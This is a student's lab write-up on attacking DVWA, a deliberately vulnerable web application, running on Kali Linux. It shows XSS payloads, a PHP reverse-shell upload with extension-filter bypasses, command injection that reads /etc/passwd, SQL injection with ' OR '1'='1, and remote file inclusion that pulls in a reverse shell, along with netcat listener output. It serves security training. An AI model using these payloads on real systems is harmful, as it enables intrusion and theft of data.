
DVWA On Kali Vulnerability Discovery



Assignment no. 6

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To Skill Horizon

--> Installation of DVWA in KALI-Linux

Commands used

1.sudo apt install dvwa

Run DVWA by using

2. sudo dvwa-start






Login By Using Default Creds


Username: admin


Password: password



--> Go to DVWA security and select Difficulty


- --> Vulnerability XSS on LOW Difficulty
 - 1. Simple use <script>alert("hacked")</script>
 - 2. You can see the hacked is reflecting on browser





--> Diffculty Medium


- 1.this time using diffrtent payload as script tag is gettingh blocked
- 2. "




As you can see the cookies is getting reflected

--> Stored Cross site scripting (XXS)

--> It's type of xxs when user input is het stored permantely in database its more serve then than the reflected xxs





--> It's geeting stored in the database../

INSECURE FILE UPLOAD (LOW)

--> Its type of vulnerability when site allows any arbitrary file uploads on their website

Uploading reverse shell on dvwa shell.php

Here set up listener to listen upcoming connections


```
php-reverse-shell.php
// you when do not use this tool.
// you are encouraged to send comments, improvements or suggestions to improve or suggestions tor
```

Here's the reverse shell chage ip and port if not doing locally

Uploading this shell on dvwa upload feature



Uploaded successfuly we setted up our nc –nlvp on terminal to see connections



here we got the reverse shell now we can see user passwd and other things

---> On Difficulty Medium

Some times site blocks the specif file extension like php etc to bypasss this using php.jpeg ,php%00,php3




--> Uploaded Sucessfully bypassed the filter

--> Here again got the reverse shell..

Command Injection

--> Command injection is a Vunlrebilty that involves executing arbitrary commands on a host operating system (OS)



Here it has check ip address using ping command we concatenate the two command 127.0.0.1 && whoami

IT gives us the output of our 2nd command also


-->It can also be used as cat etc/passwd to see the passwords

--> SQL injection, common attack that uses malicious SQL code for backend database manipulation to access information that was not intended to be displayed..

Here we used 'OR '1'='1


IN THE GET USER FILED TO LIST THE USER BY THIER ID'S

The first 'close the query and OR 1=1 act as logic here which is always true so it list all the users ../



File Inclusion

File inclusion is a vulnerability where a web application fails to properly validate user input, allowing an attacker to force it to include and execute unauthorized files from the local server



Here the parameter ?page= is vulnrable to the lfi/rfi

We provided the revsershell which is hosted on simpe our python server localhhost:8000/rerverse-shell.php

```
(sengar@kali)-[~]
$ nc -nvlp 1234
Listening on [any] 1234 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 33516
Linux kali 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64 GNU/Linux
14:57:27 up 39 min, 2 users, load average: 0.53, 0.89, 0.87
USER TTY FROM LOGINO IDLEnons JCPU PCPU WHAT
sengar - 14:21 39:20 resent 0.00s 0.38s /usr/lib/systemd/systemd --user
sengar tty2 - 14:21 39:20 resent 0.00s 0.38s /usr/lib/systemd/systemd --user
uid=128(_dvwa) gid=134(_dvwa) groups=134(_dvwa) force
/bin/sh: 0: can't access tty; job control turned office
$ who ami
_dvwa

CSRF
File inclusion
```

--> Here got reverse-shell again by exploiting rfi vulnreablity

Sensitive Data Exposure

--> Sensitive data can be leakded via page source and .js files within trhe webpages

```
</fieldset>
<input type='hidden' name='user_token' value='c0e293358e2a7757f245aa608c436e73' />
</form>
<hr />
```

--> Here its leaking the usr tokken inn the web page source it can leads to potemntial accountb takeover